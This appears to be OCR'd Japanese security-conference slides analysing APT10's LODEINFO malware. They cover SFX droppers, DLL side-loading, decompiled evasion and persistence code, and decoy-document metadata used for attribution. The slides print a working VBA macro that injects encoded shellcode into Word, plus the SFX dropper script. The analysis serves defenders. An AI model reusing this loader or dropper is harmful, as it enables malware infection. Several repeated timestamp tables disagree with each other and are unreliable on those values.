
v0.6.3

SFX & DLL Side-Loading & BLOB

ファイル名	サイズ	格納	種類	更新日時
..			ファイル フォルダー	
4.docx	11,731	9,009	Microsoft Word 文書	2022/07/04 14:01
K7SysMn1.dll	60,416	26,328	アプリケーション拡張	2021/10/24 1:46
K7SysMon.Exe	91,464	45,247	アプリケーション	2022/04/19 17:44
K7SysMon.Exe.db	115,189	46,750	Data Base File	2022/07/04 10:48

```
;以下のコメントは自己解凍スクリプトコマンドを含んでいます

Path=%temp%\
Setup=%temp%\4.docx
Setup=%temp%\K7SysMon.Exe
Silent=1
Overwrite=1
```



v0.6.5 の詳細な変化(2022/6)

v0.6.3

```
v2 = this;
v145 = this;
aa_location_check(this);
strcpy(v136, "NxAq0RV2");
if ( !aa_persistance_CURRENTVERSION_RUN(v2 + 246,
  aa_persistance_CURRENTVERSION_RUN(v2 + 246, v4,
v5 = v2[243];
AES_key_iv[0] = 0xFBF2A8B4;
AES_key_iv[1] = 0x94E359F;
AES_key_iv[2] = 0xAE879BF4;
AES_key_iv[3] = 0xD7F9CBB2;
AES_key_iv[4] = 0xA9AD1BF8;
```

v0.6.5

```
v1 = this;
v138 = this;
aa_location_check(this + 284);
v2 = (LODEINFO_API_TABLE **)(v1 + 247);
v3 = aa_gen_randomnum_between_arg2_to_arg3(v1 + 247, 0, 0xFFFF)
aa_pseudo_sleep(v1 + 284, v3 + 5000);
if ( v1[283] && !aa_persistance_CURRENTVERSION_RUN((LODEINFO_AP
  aa_persistance_CURRENTVERSION_RUN((LODEINFO_API_TABLE **)v1 +
v6 = v1[245];
strcpy(v127, "ETnxiVjNKzOiHe");
AES_key_iv[0] = 0x49DC4B91;
AES_key_iv[1] = 0x93DAB13D;
AES_key_iv[2] = 0x2ECB8DED;
```

無駄なコードを挿入することによる擬似的なsleep機能の実装

v0.6.5 の詳細な変化(2022/6)

v0.6.5

```
LABEL_12:
    if ( ((int (*)(void))v2->LODEINFO_API_TABLE->GetTickCount)() - start_time > arg2_min_sleep_time )
      break;
    v19 = v48++;
    if ( (v19 & 1) != 0 )
    {
      v24 = (unsigned int *)aa_sha512_table(v37);
      v25 = v52;
      v26 = v24;
      for ( i = 0; i < 0x40; ++i )
      {
        *((_BYTE *)v26 + v26[50]++ + 72) = *(_BYTE *)(i + v25);
        if ( v26[50] == 128 )
        {
          aa_calc_hash(v26);
          v26[50] = 0;
        }
      }
      v23 = __CFADD__(v26[16], 64);
      v26[16] += 64;
      v36 = v54;
```

ランダム時間経過するまでランダム文字列の
SHA256を計算し続ける

v0.6.5

```
v1 = this;
v138 = this;
aa_location_check(this + 284);
v2 = (LODEINFO_API_TABLE **)(v1 + 247);
v3 = aa_gen_randomnum_between_arg2_to_arg3(v1 + 247, 0, 0xFFFF)
aa_pseudo_sleep(v1 + 284, v3 + 5000);
if ( v1[283] && !aa_persistance_CURRENTVERSION_RUN((LODEINFO_AP
  aa_persistance_CURRENTVERSION_RUN((LODEINFO_API_TABLE **)v1 +
v6 = v1[245];
strcpy(v127, "ETnxiVjNKzOiHe");
AES_key_iv[0] = 0x49DC4B91;
AES_key_iv[1] = 0x93DAB13D;
AES_key_iv[2] = 0x2ECB8DED;
```

無駄なコードを挿入することによる擬似的なsleep機能の実装

実行フローの追加 (2022/6)

v0.6.5

Initial infection #4: VBA + undiscovered downloader shellcode DOWNIISSA

Back in August 2020, we discovered a fileless downloader shellcode dubbed DOWNJPIT, a variant of the LODEINFO malware, and gave a presentation on it at HITCON 2021. In June 2022, we found another fileless downloader shellcode delivered by a password-protected Microsoft Word file. The filename is 日米同盟の抑止力及び対処力の強化.doc ("Enhancing the deterrence and coping power of the Japan-US alliance.doc"). The document file contains malicious macro code that is completely different from previously investigated samples. Once opened, the doc file shows a Japanese message to enable the following VBA code.

```
Const MEM_COMMIT = &H1000
Const PAGE_EXECUTE_READWRITE = &H40

Private Sub ExecuteShellCode()
    Dim sShellCode As String
    Dim lpMemory As LongPtr
    Dim lResult As LongPtr

    sShellCode = ShellCode()
    lpMemory = VirtualAlloc(0&, Len(sShellCode), MEM_COMMIT, PAGE_EXECUTE_READWRITE)
    lResult = WriteProcessMemory(-1&, lpMemory, sShellCode, Len(sShellCode), 0&)
    lResult = CreateThread(0&, 0&, lpMemory, 0&, 0&, 0&)
End Sub

Private Function ShellCode1() As String
    Dim sShellCode As String

    sShellCode = ""
    sShellCode = sShellCode + "6aABAABIg+wITIvJRYXAdBRIiTwkQYvISA++wkmL+fOqSIs8JEmLwUiDxAjDzMzMzMzMzMxIiVwkEEiJ"
    sShellCode = sShellCode + "dCQgTIlEJBhXQVRBVUFWQVdIg+wgZUiLBCVgAAAARIv6RIvpSIlsJFBMi0gYTYthIE2L9A8fRAAASYt+"
[[_SKIPPED_]]
    sShellCode = sShellCode + "QYP8Ag+C7/z//4uFCAEAAOnE/P//M9JBuACAAABJi8//002LxbrOeFAMueY6dy7oRfj////QTIu8JLgB"
    sShellCode = sShellCode + "AABMi7QkwAEAAEiLtCTIAQAAMBBIgcTQAQAAQV1BXF9bXcMA="

    ShellCode1 = sShellCode
End Function

Private Function ShellCode() As String
    Dim sShellCode As String

    sShellCode = Chr(&HEB) + Chr(&H3A) + Chr(&H31) + Chr(&HD2) + Chr(&H80) + Chr(&H3B) + Chr(&H2B) + Chr(&H75) +
Chr(&H4) + Chr(&HB2) + Chr(&H3E) + Chr(&HEB) + Chr(&H26) + Chr(&H80) + Chr(&H3B) + Chr(&H2F)
    sShellCode = sShellCode + Chr(&H75) + Chr(&H4) + Chr(&HB2) + Chr(&H3F) + Chr(&HEB) + Chr(&H1D) + Chr(&H80) +
Chr(&H3B) + Chr(&H39) + Chr(&H77) + Chr(&H7) + Chr(&H8A) + Chr(&H13) + Chr(&H80) + Chr(&HEA) + Chr(&HFC)
[[_SKIPPED_]]
    sShellCode = sShellCode + Chr(&HFF) + Chr(&H86) + Chr(&HC4) + Chr(&HC1) + Chr(&HC0) + Chr(&H10) + Chr(&H86) +
Chr(&HC4) + Chr(&HC1) + Chr(&HC8) + Chr(&H8) + Chr(&H89) + Chr(&H1) + Chr(&H48) + Chr(&H83) + Chr(&HC1)
    sShellCode = sShellCode + Chr(&H3) + Chr(&HEB) + Chr(&HD3)
    sShellCode = sShellCode + ShellCode1()
```

Injects shellcode in the winword.exe

https://securelist.com/apt10-tracking-down-lodeinfo-2022-part-i/

shellcode2vba.py

```
    print >> outfile, 'Private Function ShellCode%s() As String' % suffix
    print >> outfile, '\tDim sShellCode As String'
    print >> outfile, ''
    if encoding == 'legacy':
        print >> outfile, '\tsShellCode = ""'
    elif x64:
        # sc-x64-md3.asm
        print >> outfile, '\tsShellCode = chr(&hEB) + chr(&h3A) + chr(&h31) + chr(&hD2) + chr(&h80) + chr(&
chr(&h04) + chr(&hB2) + chr(&h3E) + chr(&hEB) + chr(&h26) + chr(&h80) + chr(&h3B) + chr(&h2F)'
        print >> outfile, '\tsShellCode = sShellCode + chr(&h75) + chr(&h04) + chr(&hB2) + chr(&h3F) + chr(
chr(&h3B) + chr(&h39) + chr(&h77) + chr(&h07) + chr(&h8A) + chr(&h13) + chr(&h80) + chr(&hEA) + chr(&hFC)'
        print >> outfile, '\tsShellCode = sShellCode + chr(&hEB) + chr(&h11) + chr(&h80) + chr(&h3B) + chr(
```


DLL Side-Loading から実行フローを変更したが、著名なツールの出力をほぼ流用しているように見えるため脅威の検出は難しくないと思われる

https://github.com/DidierStevens/DidierStevensSuite/blob/master/shellcode2vba.py

新たな LODEINFO の実行フローとして
VBA の shellcode downloader の報告

実行フローの追加 (2022/6)

v0.6.5



Side-Loading はしなくなったが、LODEINFO 側での永続化に失敗するため
おそらく恒久的な変更ではなく突発的な変更


☛ **検知回避の試行のフェーズであり、今後も大きく TTPs が変化する可能性が大きい**

攻撃者グループの考察

v0.6.3 の TTPs の変化から見えること

- 中国のAPTグループが好んで使用する**3点セット方式**へ進化
  ☛**『正規署名付き実行ファイル　+ DLL shellcode loader + 暗号化シェルコードファイル』**
  - PlugX
  - ShadowPad
  - HUI Loader
- 特にsfx fileを利用した攻撃手法は、
  2018年5月に報告された **APT10** の攻撃事例に酷似


https://www.lac.co.jp/lacwatch/people/20180521_001638.html



v0.6.3 の TTPs の変化から見えること


デコイファイル外観

【参考】 v0.5.9 のデコイファイル



機械翻訳と手の抜き方に LODEINFO に近いものを感じさせる

☛ デコイファイルに類似点はあるか?



デコイファイルの表層情報の調査

オープンソースから発見できたデコイファイルは以下の6つ

検体番号	DLL shellcode loader		Decoy file	
	MD5	Version	MD5	備考
1	e7c9d5568ed5c646c410e3928ab9a093	v0.3.5	c031b786cb0a7479cc72d299dab2f0e3	N/A
2	327d8070a583bdecc349275b1f018dce	v0.3.6	bca533b3336240bc5cc68117408debdf	N/A
3	e6979fdd5f92d68cbbf06889f52f4f32	v0.5.6	1871402d3c83b2e15bf516d754458bd4	N/A
4	cb2fcd4fd44a7b98af37c6542b198f8d	v0.5.9	da20ff8988198063b56680833c298113	N/A
5	a8220a76c2fe3f505a7561c3adba5d4a	v0.6.3	bfb70a586ad1a60509dcea8839132662	sfx ファイルに同封
6	26892038ab19c44ba55c84b20083cdbd	v0.6.3	025aa0aeb7ed182321bc21e5c9f44fc4	sfx ファイルに同封

デコイファイルの表層情報の調査

各ファイルのタイムスタンプだけ抜き出して表示

検体番号	First Submission Time for DLL (JST)	DLL shellcode loader		Decoy file	
		Compilation Timestamp (JST)	Version	Creation Time (JST)	Last Modified Time (JST)
1	2020/05/20 (Wed) 14:49	2009/02/20 (Fri) 23:27	v0.3.5	2020/05/18 (Mon) 11:08	2020/05/19 (Tue) 12:07
2	2020/05/26 (Tue) 18:00	2009/02/21 (Sat) 03:25	v0.3.6	2020/05/25 (Mon) 12:25	2020/05/26 (Tue) 16:20
3	2021/11/09 (Tue) 14:55	2019/01/04 (Fri) 17:18	v0.5.6	2021/08/26 (Thu) 15:37	2021/11/06 (Sat) 05:31
4	2022/03/07 (Mon) 16:15	2021/04/16 (Fri) 02:40	v0.5.9	2021/08/26 (Thu) 15:37	2022/03/03 (Thu) 21:21
5	2022/06/17 (Fri) 20:53	2021/08/19 (Thu) 02:58	v0.6.3	2022/06/14 (Tue) 11:43	2022/06/14 (Tue) 11:47
6	2022/07/07 (Thu) 21:00	2021/10/24 (Sun) 01:46	v0.6.3	2022/07/04 (Mon) 14:01	2022/07/04 (Mon) 14:01

デコイファイルの表層情報の調査

VirusTotal での初観測日時とデコイファイルの最終編集時刻がほぼ一致

検体番号	First Submission Time for DLL (JST)	DLL shellcode loader		Decoy file	
		Compilation Timestamp (JST)	Version	Creation Time (JST)	Last Modified Time (JST)
1	2020/05/20 (Wed) 14:49	2009/02/20 (Fri) 23:27	v0.3.5	2020/05/18 (Mon) 11:08	2020/05/19 (Tue) 12:07
2	2020/05/26 (Tue) 18:00	2009/02/21 (Sat) 03:25	v0.3.6	2020/05/25 (Mon) 12:25	2020/05/26 (Tue) 16:20
3	2021/11/09 (Tue) 14:55	2019/01/04 (Fri) 17:18	v0.5.6	2021/08/26 (Thu) 15:37	2021/11/06 (Sat) 05:31
4	2022/03/07 (Mon) 16:15	2021/04/16 (Fri) 02:40	v0.5.9	2021/08/26 (Thu) 15:37	2022/03/03 (Thu) 21:21
5	2022/06/17 (Fri) 20:53	2021/08/19 (Thu) 02:58	v0.6.3	2022/06/14 (Tue) 11:43	2022/06/14 (Tue) 11:47
6	2022/07/07 (Thu) 21:00	2021/10/24 (Sun) 01:46	v0.6.3	2022/07/04 (Mon) 14:01	2022/07/04 (Mon) 14:01

デコイファイルの表層情報の調査

VirusTotal での初観測日時とデコイファイルの最終編集時刻がほぼ一致

検体番号	First Submission Time for DLL (JST)	DLL shellcode loader		Decoy file	
		Compilation Timestamp (JST)	Version	Creation Time (JST)	Last Modified Time (JST)
1	2020/05/20 (Wed) 14:49	2009/02/20 (Fri) 23:27	v0.3.5	2020/05/18 (Mon) 11:08	2020/05/19 (Tue) 12:07
2	2020/05/25 (Mon) 12:25	2009/02/20 (Fri) 23:25	v0.3.6	2020/05/25 (Mon) 12:25	2020/05/26 (Tue) 16:20
3	2021/11/09 (Tue) 14:55	2019/01/04 (Fri) 17:18	v0.5.6	2021/08/26 (Thu) 15:37	2021/11/06 (Sat) 05:31
4	2022/03/03 (Thu) 21:15	2021/08/19 (Thu) 02:40	v0.5.9	2021/08/26 (Thu) 15:37	2022/03/03 (Thu) 21:21
5	2022/06/17 (Fri) 20:53	2021/08/19 (Thu) 02:58	v0.6.3	2022/06/14 (Tue) 11:43	2022/06/14 (Tue) 11:47
6	2022/07/07 (Thu) 21:00	2021/10/24 (Sun) 01:48	v0.6.3	2022/07/04 (Mon) 14:01	2022/07/04 (Mon) 14:01

人間の生活味がある時間帯に
集中しているようにも見える

☛ デコイの表層情報は
ノータッチ説??


信頼度が高めで調査に利用できる可能性

作成/編集者情報をもとにした表層情報の調査

ユーザ情報にも偏りがあり、複数人が異なる環境で作成していると推測

検体番号	Decoy file			
	Creation Time (JST)	Author	Last Modified Time (JST)	LastModifiedBy
1	2020/05/18 (Mon) 11:08	John	2020/05/19 (Tue) 12:07	D3vle0
2	2020/05/25 (Mon) 12:25	D3vle0	2020/05/26 (Tue) 16:20	user
3	2021/08/26 (Thu) 15:37	D3vle0pc	2021/11/06 (Sat) 05:31	D3vle0pc
4	2021/08/26 (Thu) 15:37	D3vle0pc	2022/03/03 (Thu) 21:21	D3vle0pc
5	2022/06/14 (Tue) 11:43	Windows ユーザー	2022/06/14 (Tue) 11:47	Windows ユーザー
6	2022/07/04 (Mon) 14:01	user	2022/07/04 (Mon) 14:01	user

作成/編集者情報をもとにした表層情報の調査



- v0.6.3 で使用されたデコイファイル(※1)には office document の property に “**Windows ユーザー**” の文字列
  - 何かの初期値には見える
  - しかし、一般的にはホストのユーザ名が入る場合が多いため遭遇頻度は高くない


※1 MD5: `bfb70a586ad1a60509dcea8839132662`

